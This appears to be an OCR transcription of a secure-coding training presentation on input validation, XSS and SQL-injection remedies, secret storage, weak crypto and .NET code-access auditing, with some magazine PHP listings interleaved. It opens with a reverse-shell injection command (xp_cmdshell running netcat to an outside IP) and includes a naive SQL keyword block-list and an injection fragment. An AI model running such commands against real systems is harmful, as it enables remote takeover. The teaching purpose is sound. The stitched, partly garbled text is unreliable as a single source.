③exec xp_cmdshell 'c:\nc.exe -v -e cmd.exe 63.45.11.9 31337'



The Turkish-I problem (Applies also to Azerbaijan!)

- Turkish has four letter ‘I’s
  - i (U+0069) ı (U+0131) İ (U+0130) I (U+0049)
- In Turkish locale UC("file")==FİLE

```
// Do not allow "FILE://" URLs
if(url.ToUpper().Left(5) == "FILE:")
  return ERROR;
getStuff(url);
```

```
// Only allow "HTTP://" URLs
if(url.ToUpper(CULTURE_INVARIANT).Left(5) == "HTTP:")
  getStuff(url);
else
  return ERROR;
```

Remedy: Do Not Trust User Input

- Validate all input
  - All input is evil until proven otherwise
  - Look for valid data and reject everything else
- Constrain, Reject and Sanitize
  - Type Checks (eg; numeric only)
  - Length Checks (eg; buffer must be < N bytes)
  - Range Checks (eg; A-Za-z)
  - Format Checks (eg; email name)

```
Validator.ValidationExpression =
  "\w+([-+.]\w+)*@\w+([-.]\w+)*\.\w+([-.]\w+)*";
```

Remedies: XSS

- Validate all input
- Never directly echo Web-based user input
  - At the very least, HTML encode the output
  - ASP.NET 1.1 adds the ValidateRequest option
- Use HttpOnly cookie option
  - Prevents access to client-side script in IE6 SP1 and later (used by Hotmail)
- Use <frame> security attribute

Remedies: SQL Injection

- Validate all input
- Use parameterized queries
- Consider allowing access to sprocs and no-access to underlying tables
  - Use parameterized queries with sprocs

```
SqlDataAdapter cmd =
   new SqlDataAdapter("exec sp_getshipstatus(@id)",
                                    conn);
SqlParameter parm =
 cmd.SelectCommand.Parameters.Add("@id",id);
```

Do *NOT* look *ONLY* for "bad things." It assumes you know ALL the "bad things"!

Listing 3. A Simple "Harmful SQL Commands" Filter

```
<?php
function filter_sql($input) {
    $reg = "(delete)|(update)|(union)|(insert)";
    return(eregi_replace($reg, "", $input));
}
?>
```

; delete from table

Input Error Checklist

- ☑ All input is ev
- ☑ Don’t look only for ‘bad’ things!

Storing Secrets

- Software cannot defend itself, therefore:
  - Storing secrets securely in software is impossible!
  - Embedded ‘secrets’ don’t stay secret for long

Listing 4. Typical Usage of the Mcrypt Extension

```
<?php
/* Create your key at random
   but keep it handy as you
   will use it to decrypt later
*/
$key = "AOQKJLCLIGAKJHSD
        <NKLXASLUIHJKHAS
        OIUDSgfuyJKLBLKU";
```

LINUX® JOURNAL

Storing Secrets

- DPAPI is the recommended method
  - We want to know if you're not using DPAPI!
- Crypt[Un]ProtectData
  - Managed wrappers available pre-Whidbey
  - Whidbey adds ProtectedData class
- Requires Windows 2000 or Windows CE .NET and later
- Preferable to LSA secrets

Weak Crypto


- Don’t create your own crypto algorithms
  - Use CryptoAPI, CAPICOM, System.Security.Cryptography
- MD4, MD5, RC4, DES, SHA1 banned for new code
- AES, SHA256 ok
- Symmetric keys must be >=128 bits

Managed Code Issues

- Code Access Security (CAS) != Secure Code!
- Read “Secure Coding Guidelines” on MSDN
- View “.NET Framework Security Best Practices”
- Be wary of granting certain permissions to your code
  - SecurityPermission, UnmanagedCode, SkipVerification, ControlEvidence, ReflectionPermission
- Run FxCop regularly

Audit Extensively - LinkDemand

- Unlike a Demand, does not perform a full run-time stack-walk
- Checks the immediate caller during JIT compile




Audit Extensively – Partial Trust

- AllowPartiallyTrustedCallersAttribute
  - [assembly:AllowPartiallyTrustedCallers]
- APCTA == “bring it on, hax0rs!”
- Applies to strong-named assemblies
- Disables LinkDemand:FullTrust
- Allows code from the Internet to call your code
  - Is that what you really want?
- Managed C++ and APTCA must be thoroughly reviewed

Audit Extensively – Asserts

- Are your protected actions safe?
- Note: Your code must be granted the permission you are asserting and permission to assert



Audit Extensively – Asserts

```
[FileIOPermission(SecurityAction.Assert, All=@"C:\logs\Log.txt")]
public void CreateLogFile() {
   StreamWriter TextStream = new StreamWriter(@"C:\logs\Log.txt");
}
```


```
[FileIOPermission(SecurityAction.Assert)]
public void CreateLogFile(string log) {
   StreamWriter TextStream = new StreamWriter(log);
}
```

Audit Extensively

- P/Invoke & COM Interop
- Your gateway to buffer overruns!

Audit Extensively

- **readonly** isn't read-only!






```
static readonly byte[] keysizes =
  new byte[] {64,112,128,160,196};
static void Main(string[] args) {
    keysizes[1] = 8;
}
```


Don’t Forget Managed Code Integer Arithmetic Bugs


```
Int16 i =
getFromNetwork();
if (i <= MAX) {
        i++;
        Int32 j = 8192 / i;
}
```


```
Int16 req;
…
while (true) {
    getRequest();
    req++;
    arr[req] =
DateTime.Now;
}
```




















Summary

- Introduction to Trustworthy Computing
- The Security Development Lifecycle
- Pragmatic Secure Design
- Introduction to Threat Modeling
- Introduction to Security Testing
- Introduction to Security Coding Issues